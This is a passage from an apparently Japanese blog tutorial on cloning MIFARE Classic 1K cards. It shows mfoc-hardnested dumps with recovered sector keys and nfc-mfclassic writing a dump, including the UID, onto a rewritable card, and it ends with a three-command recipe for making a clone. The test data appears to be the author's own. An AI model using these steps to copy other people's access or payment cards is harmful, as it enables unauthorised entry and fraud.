Block 49, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 48, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 47, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 46, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 45, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 44, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 43, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 42, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 41, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 40, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 39, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 38, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 37, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 36, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 35, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 34, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 33, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 32, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 31, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 30, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 29, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 28, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 27, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 26, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 25, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 24, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 23, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 22, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 21, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 20, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 19, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 18, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 17, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 16, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 15, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 14, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 13, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 12, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 11, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 10, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 09, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 08, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 07, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 06, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 05, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 04, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 03, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 02, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 01, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 00, type A, key ffffffffffff :f5  82  a8  6f  b0  08  04  00  62  63  64  65  66  67  68  69
このNewカードは工場出荷時のままであり、すべてデフォルトキーなので特に鍵の解析は実施されずに、”new.dmp”のファイルに保存されました。
参考までに書き込み前のNewカードは下記となっています。当たり前ですが、OriginalカードのUIDやSector1の内容と異なっています。
File size: 1024 bytes. Expected 16 sectors

	UID:  f582a86f
	BCC:  b0
	SAK:  08
	ATQA: 04
                   Key A    Access Bits    Key B
╔═════════╦═══════╦══════════════════════════════════╦════════╦═════════════════════════════════════╗
║  Sector ║ Block ║            Data                  ║ Access ║   A | Acc.  | B                     ║
║         ║       ║                                  ║        ║ r w | r   w | r w [info]            ║
║         ║       ║                                  ║        ║  r  |  w    |  i  | d/t/r           ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  0    ║ f582a86fb00804006263646566676869 ║  000   ║ -                                   ║
║         ║  1    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║    0    ║  2    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║         ║  3    ║ ffffffffffffff078069ffffffffffff ║  001   ║ - A | A   A | A A [transport]       ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  4    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║         ║  5    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║    1    ║  6    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║         ║  7    ║ ffffffffffffff078069ffffffffffff ║  001   ║ - A | A   A | A A [transport]       ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
Newカードへの書き込み
コピー元(original.dmp)とコピー先(new.dmp)が揃ったので、最後に書き込みを実施します。書き込みにはnfc-mfclassicというツールをします(事前準備の際にインストール済み)。
まずは、UIDは書き換えず、データ内容だけ書き換える方法は下記の通りです。ポイントはnfc-mfclassicのコマンドの後に続く”w”で、ここは小文字である必要があります。小文字の場合はUIDの書き換えは実施せず、それ以外のデータ部分のみ書き換えが実施されることになります。
$ nfc-mfclassic w a original.dmp new.dmp
NFC reader: SCM Micro / SCL3711-NFC&RW opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): f5  82  a8  6f
      SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |...............................................................|
Done, 63 of 64 blocks written.
ここでUID以外が正しく書き換えられているか確認してみましょう。内容を確認するためにもう一度ダンプを実施します。再度鍵の解析を実施してもよいですが、すでにOriginalカードをダンプした際に鍵の解析は終わっているので、その鍵を事前に指定して今回はダンプしたいと思います。-fのオプションを追加することで事前に鍵をしていることが可能で、”keylist.txt”のファイル内にオールAとオールBの鍵値が保存されています。(1行ずつ鍵を記載)
 ./mfoc-hardnested -f keylist.txt -O new.dmp
The custom key 0xaaaaaaaaaaaa has been added to the default keys
The custom key 0xbbbbbbbbbbbb has been added to the default keys
ATS len = -20
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
* UID size: single
* bit frame anticollision supported
       UID (NFCID1): f5  82  a8  6f
      SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092

Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
[Key: aaaaaaaaaaaa] -> [./..............]
[Key: bbbbbbbbbbbb] -> [.x..............]
[Key: ffffffffffff] -> [xxxxxxxxxxxxxxxx]
[Key: a0a1a2a3a4a5] -> [xxxxxxxxxxxxxxxx]
[Key: d3f7d3f7d3f7] -> [xxxxxxxxxxxxxxxx]
[Key: 000000000000] -> [xxxxxxxxxxxxxxxx]
[Key: b0b1b2b3b4b5] -> [xxxxxxxxxxxxxxxx]
[Key: 4d3a99c351dd] -> [xxxxxxxxxxxxxxxx]
[Key: 1a982c7e459a] -> [xxxxxxxxxxxxxxxx]
[Key: aabbccddeeff] -> [xxxxxxxxxxxxxxxx]
[Key: 714c5c886e97] -> [xxxxxxxxxxxxxxxx]
[Key: 587ee5f9350f] -> [xxxxxxxxxxxxxxxx]
[Key: a0478cc39091] -> [xxxxxxxxxxxxxxxx]
[Key: 533cb6c723f6] -> [xxxxxxxxxxxxxxxx]
[Key: 8fd0a4f256e9] -> [xxxxxxxxxxxxxxxx]

Sector 00 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 01 - Found   Key A: aaaaaaaaaaaa Found   Key B: bbbbbbbbbbbb
Sector 02 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 03 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 04 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 05 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 06 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 07 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 08 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 09 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 10 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 11 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 12 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 13 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 14 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff
Sector 15 - Found   Key A: ffffffffffff Found   Key B: ffffffffffff

We have all sectors encrypted with the default keys..

Auth with all sectors succeeded, dumping keys to a file!
Block 63, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 62, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 61, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 60, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 59, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 58, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 57, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 56, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 55, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 54, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 53, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 52, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 51, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 50, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 49, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 48, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 47, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 46, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 45, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 44, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 43, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 42, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 41, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 40, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 39, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 38, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 37, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 36, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 35, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 34, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 33, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 32, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 31, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 30, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 29, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 28, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 27, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 26, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 25, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 24, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 23, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 22, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 21, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 20, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 19, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 18, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 17, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 16, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 15, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 14, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 13, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 12, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 11, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 10, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 09, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 08, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 07, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  78  77  88  69  00  00  00  00  00  00
Block 06, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 05, type A, key aaaaaaaaaaaa :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 04, type A, key aaaaaaaaaaaa :00  11  22  33  44  55  66  77  88  99  aa  bb  cc  dd  ee  ff
Block 03, type A, key ffffffffffff :00  00  00  00  00  00  ff  07  80  69  ff  ff  ff  ff  ff  ff
Block 02, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 01, type A, key ffffffffffff :00  00  00  00  00  00  00  00  00  00  00  00  00  00  00  00
Block 00, type A, key ffffffffffff :f5  82  a8  6f  b0  08  04  00  62  63  64  65  66  67  68  69
UIDは元のNewカードのままですが、それ以外の部分は書き換わっていることが確認できます。
最後にUIDも含めてすべて書き換える場合は、下記となります。先ほどとは異なり、”W”は大文字であることに注意してください。
$ nfc-mfclassic W a original.dmp new.dmp
NFC reader: SCM Micro / SCL3711-NFC&RW opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): f5  82  a8  6f
      SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Sent bits:     50  00  57  cd
Sent bits:     40 (7 bits)
Received bits: a (4 bits)
Sent bits:     43
Received bits: 0a
Writing 64 blocks |................................................................|
Done, 64 of 64 blocks written.
なお、UIDが書き換えできない正規のカードへUID書き換えを行おうとすると、書き換え失敗の旨のエラーメッセージが出ます。
書き換え後のNewカードを確認すると、下記となっており、Originalカードとまったく同じになっていることが確認できます。
File size: 1024 bytes. Expected 16 sectors

	UID:  a4a1d54f
	BCC:  9f
	SAK:  08
	ATQA: 04
                   Key A    Access Bits    Key B
╔═════════╦═══════╦══════════════════════════════════╦════════╦═════════════════════════════════════╗
║  Sector ║ Block ║            Data                  ║ Access ║   A | Acc.  | B                     ║
║         ║       ║                                  ║        ║ r w | r   w | r w [info]            ║
║         ║       ║                                  ║        ║  r  |  w    |  i  | d/t/r           ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  0    ║ a4a1d54f9f0804006263646566676869 ║  000   ║ -                                   ║
║         ║  1    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║    0    ║  2    ║ 00000000000000000000000000000000 ║  000   ║ A/B | A/B   | A/B | A/B [transport] ║
║         ║  3    ║ ffffffffffffff078069ffffffffffff ║  001   ║ - A | A   A | A A [transport]       ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
║         ║  4    ║ 00112233445566778899aabbccddeeff ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║         ║  5    ║ 00000000000000000000000000000000 ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║    1    ║  6    ║ 00000000000000000000000000000000 ║  100   ║ A/B |   B   |  -  |  -  [r/w]       ║
║         ║  7    ║ aaaaaaaaaaaa78778869bbbbbbbbbbbb ║  011   ║ - B | A/B B | - B                   ║
╠═════════╬═══════╬══════════════════════════════════╬════════╬═════════════════════════════════════╣
コマンドまとめ
ここまで長々と書いてしまいましたので、ここではクローンカードを作成するために必要なコマンドをまとめておきます。作業ディレクトリはmfoc-hardnested/srcの配下での実施で、ダンプファイルもこのディレクトリ内にあるものとします。
$ ./mfoc-hardnested -O original.dmp
$ ./mfoc-hardnested -O new.dmp
$ nfc-mfclassic W a original.dmp new.dmp


コメント